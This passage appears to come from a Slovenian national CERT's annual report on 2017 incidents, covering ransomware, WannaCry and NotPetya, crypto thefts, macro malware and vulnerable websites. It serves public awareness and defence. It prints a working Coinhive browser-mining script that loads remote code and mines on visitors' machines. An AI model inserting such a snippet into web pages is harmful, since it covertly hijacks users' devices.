
Pozdravljeni,


Napovedujemo protokolarni obisk predsednika RS v naslednjem tednu.
V priponki posiljamo seznam obiskov po obcinah.

Lep pozdrav

Sporočilo je vsebovalo ZIP-priponko, v njej pa je bila datoteka javascript, ki je poskusila v računalnik prenesti izsiljevalski virus.

Število mesečno obravnavanih prijav za posamezne različice izsiljevalskih virusov




arena
scarab
accdfisa
nemesis
petrwrap
globe imposter
dma locker
jaff
nm4
btclocker
spora
pclock
dharma
xtbl
india.com
crysis
zepto
cryptmic
cryptxxx
cerber
locky
linux.encoder
bitlocker
keyholder
drugo
teslacrypt
ctb locker
synolocker
cryptowall
bitcrypt
cryptolocker
crypted.gen
ukash
ransomcrypt
jun. 15
avg. 15
okt. 15
dec. 15
feb. 16
apr. 16
jun. 16
avg. 16
okt. 16
dec. 16
feb. 17
apr. 17
jun. 17
avg. 17
okt. 17
dec. 17

VARNOSTNE KOPIJE IN POSODOBITVE

Prva in najučinkovitejša zaščita pred izsiljevalskimi virusi je pravilno zastavljen režim izdelave varnostnih kopij ter ustrezno omejevanje pravic dostopa do skupnih datotek za zaposlene, s čimer se ob morebitni okužbi zameji škoda. Omrežja morajo biti razdeljena na različna območja, kar oteži prehajanje okužb ali njenih posledic med njimi. Sledita redno posodabljanje nameščene programske opreme ter izobraževanje zaposlenih glede obravnave elektronske pošte in odpiranja priponk.

Med zgornjimi ukrepi velja posebej omeniti ločitev komercialno-administrativnega okolja podjetja od morebitnih industrijskih in poslovnih procesov. V prvem je komunikacija po elektronski pošti nujna za delovanje podjetja, zato je treba tudi upoštevati možnost okužbe in računati na začasno izgubo podatkov. Okužba v drugem delu pa lahko pomeni neposreden izpad poslovanja. Tak primer je bila v letu 2016 okužba nadzornega sistema ene od čistilnih naprav v Sloveniji

OZAVEŠČANJE

Na SI-CERT smo prek programa ozaveščanja obveščali javnost in medije ob novih izbruhih izsiljevalskih virusov, kot partner pa smo pristopili tudi k projektu nomoreransom.org, ki sta ga zastavila Europol in protivirusno podjetje Kaspersky. Z globalno pobudo No More Ransom so žrtvam na voljo dešifrirni ključi, ki omogočajo odklepanje in povrnitev njihovih dokumentov brez plačila. Od decembra 2016 so brezplačna orodja, ki so objavljena na portalu, kar 10.000 žrtvam napadov po svetu omogočila povrnitev zašifriranih dokumentov brez plačila odkupnine. Partner projekta NoMoreRansom.org je tudi SI-CERT, kjer smo poskrbeli za prevod portala in tako približali pomoč slovenskim uporabnikom.

WANNACRY

Virus, ki se je začel širiti 12. maja 2017, je imel dodano komponento, s katero se je prek SMB--ranljivosti ETERNALBLUE širil po lokalnih omrežjih. Že naslednji dan je neodvisni raziskovalec z vzdevkom **MalwareTech** odkril t. i. stikalo za izklop. Virus je namreč preveril dostopnost nekaterih domen v omrežju in se izklopil, če so obstajale.

iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com
ayylmaotjhsstasdfasdfasdfasdfasdfasdfasdf.com
lazarusse.suiche.sdfjhgosurijfaqwqwqrgwea.com
Domene, ki so ustavile delovanja WannaCry

Omrežni promet, ki ga je virus povzročil s »tipanjem« po stikalih za izklop, pa je po registraciji omogočil tudi sledenje širjenju vseh okužb. Po teh podatkih je bilo takoj po opisanem izklopu v Sloveniji osem okužb z virusom. Medijsko najbolj izpostavljeni primer okužbe v Sloveniji je bil v tovarni Revoz v Novem mestu, v tujini pa so izstopale številne bolnišnice v Veliki Britaniji in španski ponudnik Telefonica. Izbruh WannaCry je imel izreden medijski odziv po svetu in pri nas, kar je pomenilo tudi povečano zavedanje o težavi.

Avgusta 2017 je FBI aretiral Marcusa Hutchinsa, alias MalwareTech, potem ko je obiskal konferenci BlackHat in DEFCON v Las Vegasu. Obtožen je avtorstva bančnega trojanca Kronos.

KIBERNETSKA OROŽJA AMERIŠKE AGENCIJE NSA

ETERNALBLUE JE KODA, KI IZKORIŠČA RANLJIVOST MICROSOFTOVE IMPLEMENTACIJE PROTOKOLA SMB IN OMOGOČA ODDALJENO NAMEŠČANJE STRANSKIH VRAT Z ORODJEM DOUBLEPULSAR. OBE ORODJI STA DEL ARZENALA AMERIŠKE AGENCIJE NSA, JAVNOSTI PA JU JE RAZKRILA HEKERSKA SKUPINA SHADOW BROKERS, KI JE TA ORODJA PRODAJALA PO INTERNETU.

NOTPETYA

Junija 2017 je sledil izbruh izsiljevalskega virusa NotPetya/Petrwrap. Tudi ta se je z uporabo izkoriščevalske kode ETERNALBLUE širil znotraj lokalnih omrežij, vseboval pa je še kodo za zbiranje gesel v okuženih računalnikih (mimikatz), ki je povečala možnost za okužbo drugih računalnikov v lokalnem omrežju. Poznejša analiza je pripeljala do zaključka, da je izsiljevalska podoba virusa le krinka in da je zelo verjetno namen kode povzročanje zmede in škode. Virus je prepisal master boot record in začetne sektorje vseh diskov v okuženih računalnikih. Začetni vektor okužbe je bila nadgradnja v Ukrajini zelo razširjenega davčnega programa M.E.Doc; tam je bilo zaznanih tudi daleč največ okužb. Na SI-CERT smo prejeli le dve prijavi uspešnih okužb v Sloveniji in nekaj vprašanj o zaščiti.

NotPetya ni vseboval stikala za izklop, ampak lokalno »cepivo«: datoteko **C:\Windows\perfc**. Ko ste jo ustvarili v računalniku in jo zaščitili proti pisanju, ste bili imuni proti okužbi.

SINKHOLE – PONIKNJENI PROMET?

PREUSMERJANJE PROMETA DO NADZORNIH STREŽNIKOV ZLONAMERNE KODE JE OSNOVNI NAČIN ZA DEMONTAŽO BOTNETOV IN DRUGIH ŠIRŠIH RAČUNALNIŠKIH OKUŽB. IZVAJA SE Z UPORABO MEHANIZMOV DNS ALI BGP. NAMESTO NADZORNEGA STREŽNIKA (C2 ALI CNC, COMMAND AND CONTROL) SE USTVARI PONOR (ANGL. SINKHOLE), KAMOR PROMET »PONIKNE«. S SPREMLJANJEM PROMETA NA PONORU LAHKO ZAZNAMO OKUŽBE RAČUNALNIKOV IN TO INFORMACIJO POSREDUJEMO NACIONALNIM CSIRT-SKUPINAM, TE PA NAPREJ PONUDNIKOM, KI O OKUŽBAH OBVESTIJO KONČNE UPORABNIKE – SVOJE STRANKE.

SVET KRIPTOVALUT

Konec leta 2017 je zaznamoval vdor v informacijski sistem slovenske družbe NiceHash, ponudnika platforme za nakup in prodajo računske moči za rudarjenje kriptovalut. Ukradenih je bilo več kriptovalut v protivrednosti 70 milijonov evrov po takratnem tečaju. Pri obravnavi kaznivega dejanja vdora smo slovenskim organom pregona pomagali tudi na SI-CERT, ni pa bil to osamljen primer, povezan s kriptovalutami.

PO ELEKTRONSKI POŠTI DO DENARNICE

Če ne uporabljate dodatnih zaščitnih mehanizmov, je z vdorom v poštni račun dostopna tudi spletna denarnica za hrambo kriptovalut. Obravnavali smo več primerov tovrstnih kraj in pripravili **varnostne napotke**, kako zmanjšate možnost zlorabe ter s tem kraje kriptokovancev in žetonov.

https://vni.si/kripto

VDOR V RAČUN CASHILA IN IZSILJEVANJE

Storilec je vdrl v račun Gmail, tam pa pridobil uporabnikove podatke za dostop do spletne strani Cashila, ki je omogočal plačevanje in prejemanje plačil v bitcoinih ali evrih. Napadalec je z računa odtujil večjo količino kriptokovancev. Uporabniku smo pomagali z analizo dnevniških datotek in zajetega omrežnega prometa ter ga napotili na policijo.

ICO PHISHING

Napadalci potvorijo spletno stran podjetja, ki sproži zbiranje zagonskih sredstev (angl. initial coin offering – ICO). Oglašujejo lažno stran v podobni domeni, kjer je spremenjen naslov denarnice za zbiranje sredstev. Tarča je bilo tudi slovensko podjetje, ki se je obrnilo na SI-CERT. V treh urah od prijave smo dosegli blokado lažne spletne strani.

BODI MOJ RUDAR

Podtaknjena koda je omogočala izkoriščanje računske moči strežnika za rudarjenje kriptovalute. Napadalci so z izkoriščanjem ranljivosti Joomla spletnega strežnika odložili novo PHP-stran, ki je zagnala kodo, podano v ustrezno podanem POST-zahtevku. Zlonamerne kode tako v spletnem strežniku niti ni bilo mogoče zaznati; našli smo jo šele pri pregledu dnevniških zapisov spletnega strežnika in procesov, ki so potekali v njem. Eden od znakov tovrstne zlorabe je nenaden porast zasedenosti procesorjev v strežniku.

OGLAŠEVANJE JE MRTVO, NAJ ŽIVI RUDARJENJE

V letu 2017 se je rudarjenje razpaslo tudi v brskalnike. Lastniki spletnih strani dodajo drobec kode javascript, ki se zažene v brskalniku obiskovalca in začne rudariti kriptokovance. Seveda ne za obiskovalca, ampak za lastnika spletnega mesta. Rudarjenje ostane obiskovalcem prikrito, lastniki pa ga kvečjemu omenijo v drobnem tisku ali na koncu članka. Uporabnik pogosto tega zapisa ne vidi in tudi nima možnosti predhodne zavrnitve (privzet »opt-in«). Pristop izkoriščajo novičarski portali in strani, na katerih obiskovalec ostane dlje časa. Izvajanje kode namreč traja le, dokler ima uporabnik odprt zavihek, ob zaprtju pa se proces rudarjenja zaustavi. Kodo za rudarjenje kriptovalut lahko podtaknejo tudi napadalci, ki jim uspe vdreti v ranljivo spletno mesto.

[koda coinhive.js]

```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script><script>
var miner = new CoinHive.Anonymous('ctuf0IE...f7z');
miner.start();
</script>
```

ŠKODLJIVA KODA

DAVČNE IZVRŠBE FURS

Finančni urad RS in nekateri uporabniki so nas obvestili o elektronskih sporočilih, ki so jih prejeli slovenski davčni zavezanci. Sporočilo je vsebovalo Excelovo priponko, ki je ob odpiranju zahtevala vklop makrov. Če je uporabnik izvajanje makrov omogočil, se je izvedel ukaz powershell, ki je vzpostavil povezavo z nadzornim strežnikom in namestil komponente ogrodja Empire post-exploitation. Napadalec je tako pridobil dostop do okuženega računalnika, v katerem je lahko izvajal različne ukaze, pridobival podatke ter tudi zaganjal druge zlonamerne programe.

Vsa elektronska sporočila so poslana po brezplačnem vmesniku za anonimno pošiljanje elektronske pošte na Češkem. Storitev ne omogoča avtomatizacije, ampak je treba vsako sporočilo poslati ročno, zato sklepamo, da je bil napad ciljno usmerjen.

Izvedeni ukrepi:

- obveščanje skrbnikov poštnih strežnikov o priporočeni blokadi zlonamernih sporočil,
- sodelovanje z romunskim in italijanskim nacionalnim centrom CERT za onemogočanje nadzornih strežnikov,
- stiki z nemškim in kanadskim ponudnikom gostovanja za preprečitev prenosa zlonamernih skript,
- obveščanje javnosti.

Opomba: Zlonamerna koda (verjetno drugih storilcev) se je širila tudi pod pretvezo potrdil o plačilu v imenu Slovenske izvozne in razvojne banke SID.

PRIJAVE LAŽNIH IZVRŠB:

27 PRIJAV:

20 *podjetja,*
5 *javne ustanove in*
2 *neznano*

PRISLUH NA RECEPCIJI SLOVENSKEGA HOTELA

CERT-EU je SI-CERT posredoval obvestilo o uspešni okužbi računalnika na recepciji enega od hotelov v Kranjski Gori, ki je bil del širšega globalnega poskusa zlorabe hotelov. Napad je bil izveden s priponko PDF v elektronski pošti 

. V okuženem računalniku je virus prestrezal gesla in podatke v odložišču (Windows clipboard) ter spremljal uporabo z zajemom zaslonskih posnetkov.

Hotelu smo priporočili naslednje ukrepe:

- priprava novega računalnika na recepciji in prenehanje uporabe okuženega,
- izklop zlorabljenega računalnika iz omrežja in izdelava varnostne kopije,
- zamenjava gesel za vse storitve, ki so se uporabljale na okuženem računalniku,
- ocena morebitne ogroženosti osebnih podatkov strank hotela in njihovih plačilnih sredstev ter
- obveščanje strank o možnosti zlorabe.

RANLJIVI SPLET

O neustreznem varovanju spletnih mest opozarjamo že mnoga leta. Žal se še vedno izkaže, da lastniki ne posvečajo dovolj skrbi in sredstev varovanju svojih spletnih mest, razvijalci pa ne upoštevajo smernic varnega programiranja.

Posledice teh napak so bile še posebej izrazite v letu 2017, saj smo obravnavali do zdaj največ različnih varnostnih ranljivosti spletnih mest kot posledice napačne konfiguracije in nezadostne zaščite. Med najpogostejše oblike obravnavanih ranljivosti spadajo:

- ranljivost SQL-vrivanja
- javno dostopen repozitorij git
- stranska vrata v CMS-sistemu
- XSS-ranljivost
- odprt prikaz vsebine map
- javno dostopna varnostna kopija podatkovne baze
- nezadostna zaščita pri prenosu občutljivih podatkov
- javno dostopna baza podatkov brez avtentikacije (npr. mongoDB)

Posledice izrabe teh ranljivosti so različne, od nastavljenih phishing spletnih strani, do vstavljene škodljive kode, ki poskuša okužiti računalnike obiskovalcev spletnega mesta z virusom. Hujšo obliko izrabe predstavlja odtekanje podatkov, od konfiguracijskih datotek do občutljivih osebnih podatkov, ki so v podatkovnih bazah v strežniku.

Možnost odtekanja občutljivih podatkov je največkrat posledica ranljivosti SQL-vrivanja. V večini primerov do te ranljivosti pride zaradi neustreznega razvoja spletne aplikacije, med katerim se ne upoštevajo smernice varnega programiranja.

NEUSTREZNO VAROVANJE OSEBNIH PODATKOV LAHKO POMENI TUDI KRŠITEV DOLOČB 24. IN 25. ČLENA ZAKONA O VARSTVU OSEBNIH PODATKOV (ZVOP-1, URADNI LIST RS, ŠT. 94/07-UPB1), POSLEDIČNO PA TUDI UVEDEN PREKRŠKOVNI POSTOPEK PO 93. ČLENU TEGA ZAKONA.

SQL VRIVANJE

Gre za primere, kjer so bili izpostavljeni občutljivi osebni podatki:

2016: **3 PRIMEROV**

2017: **9 PRIMEROV**

https://www.owasp.org/index.php/Top_10-2017_Top_10
10 lekcij OWASP za razvijalce: vsak spletni razvijalec bi moral poznati ranljivosti spletnih aplikacij, ki so navedene na spletnem mestu fundacije OWASP.

VRIVANJE V ZBIRKE

Spletne aplikacije so namenjene interakciji z uporabniki, ki morajo predložiti določene podatke, da lahko uporabljajo storitve. Kadar aplikacija ne preveri smiselnosti in ustreznosti oblike vhodnih podatkov, se lahko ti prenesejo kot programska koda, ki se izvede na ravni aplikacije ali podatkovne zbirke. Najpogostejši primer tovrstnih ranljivosti je SQL-vrivanje. Med primeri, ki so bili odmevni tudi v javnosti, sta bili spletni mesti AJPES in Univerzitetnega kliničnega centra Ljubljana. Na SI-CERT pa smo poleg teh obravnavali še primere zavarovalnice, banke, strežnikov v sklopu državne uprave in nekaj deset spletnih trgovin.

RANLJIV MODUL V DAVČNIH BLAGAJNAH

Slovenski uvoznik je za specifične potrebe slovenskega trga blagajnam uveljavljenega proizvajalca leta 2016 dodal modul za davčno potrjevanje računov po internetu v skladu s takratnimi spremembami zakonodaje. Modul je vključeval preprost dostop za daljinsko upravljanje, ki pa ni bil omejen samo na vzdrževalca naprave. Pomanjkljivost so odkrili neznani storilci in module vključili v svoj botnet, prek njega pa razpošiljali neželeno oglasno pošto.

47 RANLJIVIH DAVČNIH BLAGAJN

UVOZNIKA DAVČNIH BLAGAJN SMO NA POMANJKLJIVOST OPOZORILI, VENDAR SE JE IZKAZALO, DA JE SEZNAM KONČNIH KUPCEV BLAGAJN NEPOPOLN. PRODAJA JE NAMREČ POTEKALA PO RAZLIČNIH KANALIH, PODATKI O KONČNEM KUPCU PA NISO BILI VEDNO ZAPISANI. KER SO BILI ZNANI LE IP-NASLOVI RANLJIVIH MODULOV, SMO STOPILI V STIK S PONUDNIKI INTERNETNIH STORITEV, KI SO POMAGALI PRI IDENTIFIKACIJI KONČNIH UPORABNIKOV IN NAPOTITVI NA PRODAJNO MESTO. ZAMUDNE POSTOPKE KONTAKTIRANJA KONČNIH KUPCEV BI OLAJŠALA MOŽNOST ODDALJENE NADGRADNJE PROGRAMSKE OPREME. NEKATERE BLAGAJNE SO BILE PRESTAVLJENE ZA POŽARNO PREGRADO, RANLJIVOST PA NI BILA ODPRAVLJENA.

LUKNJASTE SPLETNE TRGOVINE MAGENTO

Nizozemski raziskovalec je leta 2017 opravil pregled spletnih trgovin Magento po celem svetu in sezname ranljivih razposlal nacionalnim odzivnim centrom. Storilci so na zlorabljenih spletnih mestih vstavili kodo, ki je prestrezala številke kreditnih kartic. Obvestila smo razposlali 41 takšnim spletnim trgovcem v Sloveniji.


PODATKOVNE ZBIRKE NOSQL

SQL-ZBIRKE ZAHTEVAJO NATANČNO IN DOSTIKRAT ZAPLETENO ZASNOVO PODATKOVNIH MODELOV. NOSQL UBERE DRUGAČEN PRISTOP, KJER STRUKTURA PODATKOV NI VNAPREJ DOLOČENA IN SE LAHKO SPROTI SPREMINJA. NAJBOLJ UPORABLJANI SISTEMI NOSQL SO **ELASTICSEARCH**, **MONGODB** IN **REDIS**.

HITRI PODATKI – ZA CEL SVET

